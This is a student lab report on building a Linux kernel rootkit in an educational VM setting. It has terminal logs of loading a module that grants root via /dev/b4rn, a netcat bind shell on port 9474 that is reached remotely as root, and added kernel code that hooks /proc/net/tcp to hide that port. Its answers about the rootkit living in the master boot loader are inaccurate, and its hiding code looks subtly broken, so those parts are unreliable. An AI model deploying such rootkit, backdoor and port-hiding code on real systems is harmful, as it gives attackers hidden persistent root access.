ARVIND SAI DOODA A20553046

Lab 6: Kernel Rootkits

Lab Description

This lab will guide you through kernel rootkit construction. More details are in the code's repo and below, but here is the gist. The rootkit already has the following capabilities implemented by your instructor:

- Hide the rootkit source and object files from the filesystem (`b4rnd00r.{c,ko}`)
- Hide the rootkit from the kernel's list of loaded modules (by scrubbing `/proc/modules`)
- Hide a parasite library (used for optional binary exploitation/ELF poisoning lab), `libtest.so.1.0` , (by scrubbing `/proc/PID/maps`)
- Creates a local backdoor to get us root by exposing a device file at `/dev/b4rn` . When a user writes a special string to that file, the user will become root.
- Hiding the backdoor character device file (`/dev/b4rn`).

Getting the Code

You'll want to use the SEED 16.04 Ubuntu VM for this lab. In the VM, you can get the code for this lab by cloning your instructor's repo:

```
git clone https://github.com/khale/kernel-rootkit-poc
```


Make sure to go through the `README` in the repo. The SEED VM should have everything necessary to load the rootkit.

Using your own VM If you have an existing Ubuntu 16.04 VM, or want to set up your own on AWS or some other cloud provider, just make sure you `sudo apt install make build-essential` .


As described in the git repo of lab 6 we are going to download all the necessary modules.

Lab set up in AWS:

I have used this lab in AWS.



This address below helps to run the cloud.



Some examples and some description said in the git repo README.ME

```
ubuntu@ip-172-31-81-207:~$ echo "Creating blind shell in Adooda-ubuntu16 Virtual machine 1"
Creating blind shell in Adooda-ubuntu16 Virtual machine 1
ubuntu@ip-172-31-81-207:~$ nc
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46bCDdhjklnrStUuvZz] [-I length] [-i interval] [-O length]
          [-P proxy_username] [-p source_port] [-q seconds] [-s source]
          [-T toskeyword] [-V rtable] [-w timeout] [-X proxy_protocol]
          [-x proxy_address[:port]] [destination] [port]
ubuntu@ip-172-31-81-207:~$ git clone https://github.com/khale/kernel-rootkit-poc
Cloning into 'kernel-rootkit-poc'...
remote: Enumerating objects: 29, done.
remote: Counting objects: 100% (29/29), done.
remote: Compressing objects: 100% (21/21), done.
remote: Total 29 (delta 9), reused 26 (delta 6), pack-reused 0
Unpacking objects: 100% (29/29), done.
Checking connectivity... done.
ubuntu@ip-172-31-81-207:~$ ls
kernel-rootkit-poc
ubuntu@ip-172-31-81-207:~$ cd kernel-rootkit-poc
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ ls
b4rnd00r.c  Makefile  README.md
```

```
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ make
make -C /lib/modules/4.4.0-1128-aws/build M=/home/ubuntu/kernel-rootkit-poc modules
make[1]: Entering directory '/usr/src/linux-headers-4.4.0-1128-aws'
  CC [M]  /home/ubuntu/kernel-rootkit-poc/b4rnd00r.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/ubuntu/kernel-rootkit-poc/b4rnd00r.mod.o
  LD [M]  /home/ubuntu/kernel-rootkit-poc/b4rnd00r.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.4.0-1128-aws'
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ ls
b4rnd00r.c  b4rnd00r.ko  b4rnd00r.mod.c  b4rnd00r.mod.o  b4rnd00r.o  b4rnd00r.o.ur-safe  Makefile  modules.order  Module.symvers  README.md
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ sudo insmod ./b4rnd00r.ko
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ ls
Makefile  modules.order  Module.symvers  README.md
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ whoami
ubuntu
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ echo "hi this is avind" > /dev/b4rn
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ whoami
ubuntu
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ echo "JOSHUA" > /dev/b4rn
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ whoami
root
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$
```

Above screenshot is all about the basic examples which were described in the git repo by the professor (refers to task 1 too).

Task 1 : The code

Understand the code. You should realize that the kernel module's entry point (`b4rn_init()`) is invoked after the module is loaded by the kernel (e.g., by `insmod` or `modprobe`). Start there and read comments carefully.

Read the comments fully in the code.

kernel-rootkit-poc / b4rnd00r.c

Code Blame 563 lines (458 loc) · 15.8 KB

```c
// This is the module's entry point. Invoked when the user
// calls insmod b4rnd00r.ko (after the kernel loads the module
// into kernel memory of course)
static __init int
b4rn_init (void)
{
    int ret;

    // First set up our /dev/b4rn character device file
    // Users will access this like so:
    //   $ echo "some string" > /dev/b4rn
    // A special string will give the user root
    // See b4rn_dev's fops structure, specifically
    // it's read and write handlers (b4rn_read() and b4rn_write()
        ret = misc_register(&b4rn_dev);

        if (ret) {
                printk(KERN_ERR "Could not register char device\n");
                return -1;
        }

        // gives us functions to modify memory
        // that the kernel *really* wants to be read-only
    if (init_overrides()) {
        printk(KERN_ERR "Could not init syscall overriding tools\n");
        return -1;
    }

        // hooks /proc/modules (and thus output of lsmod)
    // This will keep us from appearing in the output of
    // lsmod
    if (init_proc_mods()) {
        printk(KERN_ERR "Could not init /proc/modules cloaking\n");
        return -1;
    }

        // hooks /proc/<pid>/maps
    // this hides our parasite library from the previous lab
        if (init_proc_maps()) {
                printk(KERN_ERR "Could not init /proc/maps cloaking\n");
                return -1;
        }

        // hooks the syscalls for getdents*
        // allowing us to hide files from directory listings (ls, find, etc)
```

The module's entry point is described, stating that it's invoked when a user calls insmod b4rnd00r.ko after the kernel loads the module into memory. It sets up a character device file named /dev/b4rn, which users can interact with by writing data to it. If a specific string is provided, it grants the user root privileges. It refers to the file operations structure b4rn_dev and mentions the importance of its read and write handlers (b4rn_read() and b4rn_write()).

```
static void
deinit_syscall_tab (void)
{
        unprotect_page((unsigned long) syscall_table);
        syscall_table[GETDENTS_SYSCALL_NUM] = (unsigned long)sys_getdents_orig;
        syscall_table[GETDENTS64_SYSCALL_NUM] = (unsigned long)sys_getdents64_orig;
        protect_page((unsigned long)syscall_table);
}


static void
deinit_proc_mods (void)
{
        unprotect_page((unsigned long)proc_modules_operations);
        proc_modules_operations->read = proc_modules_read_orig;
        protect_page((unsigned long)proc_modules_operations);
}


static void
deinit_proc_maps (void)
{
        unprotect_page((unsigned long)seq_show_addr);
        *seq_show_addr = (unsigned long)old_seq_show;
        protect_page((unsigned long)seq_show_addr);
}


static __exit void
b4rn_deinit (void)
{
    // this reverses everything that b4rn_init did
        deinit_syscall_tab();
        deinit_proc_maps();
        deinit_proc_mods();
        misc_deregister(&b4rn_dev);
}

module_init(b4rn_init);
module_exit(b4rn_deinit);
```

The code mentions that it provides functions to modify memory that the kernel typically wants to keep read-only. It indicates that the rootkit hooks into /proc/modules, affecting the output of the lsmod command to prevent the rootkit from appearing in the list of loaded modules. This is a way to hide the rootkit's presence from system administrators.

Task 2 : The Backdoor

```
Could an attacker use the backdoor exposed by the rootkit to
remotely get access? Explain why or why not.
```

- Yes, The rootkit program which operates as a kernel module, provides a backdoor that can be exploited by attackers to gain unauthorized access.
- This backdoor functionality allows the rootkit to open TCP ports, enabling remote access through bind shells or reverse shells.
- Unlike creating a device file, this rootkit is designed to reside in the master boot loader, granting it control before the operating system runs.
- By residing in the master boot loader, the rootkit gains the ability to execute actions prior to the OS initialization.
- Once an attacker has control of the system, they can create a bind shell, running it as a background process.
- The rootkit can then be utilized to conceal information about this bind shell, making it harder to detect by security mechanisms.

Task 3 : Hiding in Plain Sight

Explain why we must (1) use function pointers and kallsyms_*() functions to call certain routines and (2) manipulate cr0 and page protections to install our function overrides.

Suppose I wanted to make it very hard for a system administrator to remove my rootkit from the system. What are some things I could do to prevent that? (Hint: there is a reboot() system call)

1. To access kernel routines within the rootkit, it relies on the use of function pointers and the kallsyms_*() API.
   These function pointers are essential for obtaining the memory addresses of specific kernel functions by providing their symbol names.
   The kallsyms_*() functions play a crucial role in enabling the rootkit to dynamically retrieve pointers to the desired kernel functions.

2. Modifying the read handler function for hiding purposes in the kernel is typically prohibited because the kernel sets these data structures as read-only even in kernel mode. Attempting to modify them would trigger an exception.
   To overcome this restriction, a crucial step involves disabling the write protection by altering the write protection bit in the cr0 register.
   Once the write protection is turned off, the rootkit can safely override the handler function as needed. After making the necessary modifications, it's essential to re-enable write protection by setting the write protection bit in cr0 again.
   Therefore, this process involves temporarily disabling write protection to facilitate the handler function override and then re-enabling it to maintain system integrity.

A rootkit residing in the master boot loader can load on every system reboot, enabling access and control before the operating system initializes.

Task 4 : Remote Backdoor.

For this task you'll be extending b4rnd00r to hide a remote backdoor (i.e., a bindshell running on the system). First run a bind shell like so:

```
nohup nc -nvlp 9474 -e /bin/bash >/dev/null 2>&1 &
```

(note, you may have to install `netcat-traditional` for this to work).

I have installed the ubuntu in aws and had described it in the beginning. .

In this lab, we are going to bind shell and then execute to hide the tcp. Here, we need to install netcat-traditional is the suitable one so we are going to remove the old netcat-openbsd.

```
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ ls
Makefile  modules.order  Module.symvers  README.md
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ sudo rmmod b4rnd00r.ko
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ ls
b4rnd00r.c  b4rnd00r.ko  b4rnd00r.mod.c  b4rnd00r.mod.o  b4rnd00r.o  b4rnd00r.o.ur-safe  Makefile  modules.order  Module.symvers  README.md
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ nc
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46bCDdhjklnrStUuvZz] [-I length] [-i interval] [-O length]
          [-P proxy_username] [-p source_port] [-q seconds] [-s source]
          [-T toskeyword] [-V rtable] [-w timeout] [-X proxy_protocol]
          [-x proxy_address[:port]] [destination] [port]
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ sudo apt remove netcat-openbsd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be REMOVED:
  lxd netcat-openbsd ubuntu-minimal
0 upgraded, 0 newly installed, 3 to remove and 5 not upgraded.
After this operation, 17.7 MB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 56673 files and directories currently installed.)
Removing lxd (2.0.11-0ubuntu1~16.04.4) ...
Warning: Stopping lxd.service, but it can still be activated by:
  lxd.socket
Removing ubuntu-minimal (1.361.6) ...
Removing netcat-openbsd (1.105-7ubuntu1) ...
Processing triggers for man-db (2.7.5-1) ...
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ sudo apt install netcat-traditional
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  netcat-traditional
0 upgraded, 1 newly installed, 0 to remove and 5 not upgraded.
Need to get 60.7 kB of archives.
After this operation, 161 kB of additional disk space will be used.
Get:1 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial/universe amd64 netcat-traditional amd64 1.10-41 [60.7 kB]
Fetched 60.7 kB in 0s (4,227 kB/s)
Selecting previously unselected package netcat-traditional.
(Reading database ... 56631 files and directories currently installed.)
Preparing to unpack .../netcat-traditional_1.10-41_amd64.deb ...
Unpacking netcat-traditional (1.10-41) ...
Processing triggers for man-db (2.7.5-1) ...
Setting up netcat-traditional (1.10-41) ...
update-alternatives: using /bin/nc.traditional to provide /bin/nc (nc) in auto mode
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ nc
Cmd line:
: forward host lookup failed: Unknown server error
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$
```

After installing all the necessary packages , we can go for the next step.

```
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ nc -l 9090
^C
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ netstat -tl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ nohup nc -nvlp 9474 -e /bin/bash >/dev/null 2>&1 &
[2] 19291
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ netstat -tl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:9474                  *:*                     LISTEN
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$
```

The command “ nohup nc -nvlp 9474 -e /bin/bash >/dev/null 2>&1 & “, is typically used to set up a reverse shell on a target system. There we are going to see tcp 9474. We need to hide the tcp protocol.

```
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ strace netstat -tl 2>&1 | grep "^open" | grep "proc"
open("/proc/net/tcp", O_RDONLY)          = 3
open("/proc/net/tcp6", O_RDONLY)         = 3
```

Screen shot of strace netstat -tl 2>&1 and grep

If we aim to maintain stealth and avoid detection, it's reasonable to assume that the information displayed by commands like "netstat" is ultimately sourced from the kernel, likely through files in the "/proc" directory. These commands essentially provide a user-friendly interface to information retrieved directly from the kernel's internal data. To pinpoint the exact source of this information, further investigation within the "/proc" directory and its associated files is warranted.

```
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ cat /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
   0: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 15451 1 ffff88003b3b0740 100 0 0 10 0
   1: CF511FAC:0016 B36AC268:EBE1 01 00000024:00000000 01:00000016 00000000     0        0 20362 4 ffff88003b3b0000 22 4 29 10 -1
   2: CF511FAC:8938 F47CCE12:2502 01 00000000:00000000 00:00000000 00000000  1000        0 21097 1 ffff88003b3b0e80 20 0 0 10 -1
   3: CF511FAC:2502 F47CCE12:9302 01 00000000:00000000 00:00000000 00000000     0        0 41566 1 ffff88003b3b2b80 20 4 31 10 -1
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ echo "------After Modifying the code-------"
```

Screen shot of cat /proc/net/tcp

In the Below screenshot we can see the raw information from the kernel source.

Below screenshot we are connecting to another server. Since i tried so many times we are in root access over there. I'm in root now.

```
...ssh -i ADOODA16.pem ubuntu@ec2-3-84-3-177.compute-1.amazonaws.com    ...BUNTU16.pem ubuntu@
ubuntu@ip-172-31-89-83:~$ nc 3.84.3.177 9474
ls
b4rnd00r.c
b4rnd00r.ko
b4rnd00r.mod.c
b4rnd00r.mod.o
b4rnd00r.o
b4rnd00r.o.ur-safe
Makefile
modules.order
Module.symvers
README.md
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 12:27:92:77:63:c5
          inet addr:172.31.81.207  Bcast:172.31.95.255  Mask:255.255.240.0
          inet6 addr: fe80::1027:92ff:fe77:63c5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:9001  Metric:1
          RX packets:46311 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8349 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:61979651 (61.9 MB)  TX bytes:846532 (846.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:192 errors:0 dropped:0 overruns:0 frame:0
          TX packets:192 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:14456 (14.4 KB)  TX bytes:14456 (14.4 KB)

hostname
ip-172-31-81-207
```

Above one is another virtual machine we get into the root you can see the ip address too by ifconfig command

Now, **we want to hide the tcp 9474** using the root kit .

Handin

Please write your lab report according to the description. Please also list the important code snippets followed by your explanation. You will not receive credit if you simply attach code without any explanation. Upload your answers as a PDF to blackboard

Algorithm/ pseudo code.

- To achieve our goal, we'll start by searching for a node named "tcp." Once located, we can extract the associated data to facilitate the removal of the line containing port 9474.
- Then we should search for the TCP Connection location address in the kernel
- Apart from that we should check all connections are normal before overriding the tcp function

Code snippets with explanation of what modifications on code and why.

In the screenshot provided, we have introduced headers and global variables to facilitate our work within the context of net/tcp. These global variables will help us mimic the behavior observed in proc_map, but with a focus on proc_net.

Additionally, we've included a variable named hideport which serves the purpose of specifying the port number that we intend to conceal. This variable will play a crucial role in our task related to hiding specific ports in the net/tcp data

```

// headers and global variables which works with net/tcp

#include <asm/special_insns.h>
#include <asm/tlbflush.h>
#include <linux/inet.h>
#include <net/tcp.h>
static unsigned long * net_seq_show_addr;
static int (*old_net_seq_show)(struct seq_file *seq, void *v);
#define HIDE_PORT 9474


MODULE_LICENSE("GPL");
MODULE_AUTHOR("s00butai");
MODULE_DESCRIPTION("This is not a rootkit.");
MODULE_VERSION("0.1");
```

Done with headers and globals.
A new function was added and shown in the below code snippet screenshot.

```
    // A new function to b4rn_init()
        // here i'm having -__-'

    // hooks /proc/net/tcp
    // since we're using the seq_file  make some changes hehhe...
    if (init_proc_net()) {
        printk(KERN_ERR "Could not init /proc/net/tcp cloaking\n");
        return -1;
    }

    return 0;
}
 // done this part
```

In the above code we created new b4rn function

```
// to override the  seq_show for /proc/net//tcp lol....

static int
init_proc_net (void)
{
    void * old_show = NULL;

    old_show = hook_pid_net_seq_show("/proc/self/net/tcp");

    if(!old_show) {
        printk(KERN_ERR "Could not find old show routine\n");
        return -1;
    }
    printk(KERN_INFO "Found routine at @%p\n", old_show);

    return 0;
}
```

In the above screenshot the entry point function overrides the seq_show for the proc/self/net/tcp.

In **below code snippet** we aren't using unprotect pages,for these we can use hooking function.The code defines a hook_pid_net_seq_show function, which is used to hook into the seq_show function for a specific file (/proc/net/tcp). It does this by opening the file, accessing its seq_file structure, and then replacing the original seq_show function pointer with a custom function (hide_net_seq_show), effectively modifying the behavior of the file's content display.

Modification for /proc/net/tcp: This code segment is designed to override the seq_show function specifically for the /proc/net/tcp file. It allows for custom filtering and modification of the content displayed when users access this file, ensuring that certain network-related information can be hidden or modified as needed.

```c

// we should use hooking function,we dont need unprotect pages since it willnot modify the read only.
    // pretty tuff code
static void *
hook_pid_net_seq_show (const char * path)
{
    void * ret;
    struct file * filep;
    struct seq_file * seq;

    if ((filep = filp_open(path, O_RDONLY, 0)) == NULL)
        return NULL;

    seq = (struct seq_file*)filep->private_data;

    ret = seq->op->show;

    old_net_seq_show = seq->op->show;

    net_seq_show_addr = (unsigned long*)&seq->op->show;

    // here's the override.
    *net_seq_show_addr = (unsigned long)hide_net_seq_show;

    filp_close(filep, 0);
    return ret;
}

```

In the Below code snippet.

Function Purpose: hide_net_seq_show is a modified seq_show function designed to filter and potentially hide specific network-related data entries when displaying information through the seq_file interface.

The function checks the content of the seq->buf buffer for a specific substring (HIDE_PREFIX) within a defined range. If a match is found and the source port number of the network socket matches a specified value (HIDE_PORT), it hides the corresponding data entry by subtracting its length from the total count (seq->count). While filtering and potentially hiding data, the function still returns the result of the original seq_show function (old_net_seq_show). This integration allows the modified function to work within the existing sequence mechanism for displaying network-related information.

```c

//  we are Hidding the plain sight below if it works it end of the day code completes.
static int
hide_net_seq_show (struct seq_file * seq, void * v)
{
    struct sock *sk = v;
    int ret, prev_len, this_len;

    if (v == SEQ_START_TOKEN) {
        return old_net_seq_show(seq, v);
    }

    prev_len = seq->count;
    ret      = old_net_seq_show(seq, v);
    this_len = seq->count - prev_len;


    if (strnstr(seq->buf + prev_len, HIDE_PREFIX, this_len))

    if (ntohs(inet_sk(sk)->inet_sport) == HIDE_PORT)
        seq->count -= this_len;

    return ret;
}

///done for the day.
```

Explanation done for the code.

Now we can get back to the machine and do the remaining process to **hide** the tcp 9474.

```
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ ls
b4rnd00r.c  b4rnd00r.ko  b4rnd00r.mod.c  b4rnd00r.mod.o  b4rnd00r.o  b4rnd00r.o.ur-safe  Makefile  modules.order  Module.symvers  README.md
```

Here use ls to see the listed directory we need the file **b4rnd00r.**
This is a modified version of the rootkit that hides network sockets.

Modified code was explained above.

Now lets check netstat -tl we can see that the **tcp 9474 was gone**.

```
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ echo "------After Modifying the code-------"
------After Modifying the code-------
ubuntu@ip-172-31-81-207:~/kernel-rootkit-poc$ netstat -tl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN
```

Finally, We can see the tcp port was invisible after multiple system reboots.
And **finally we finished**.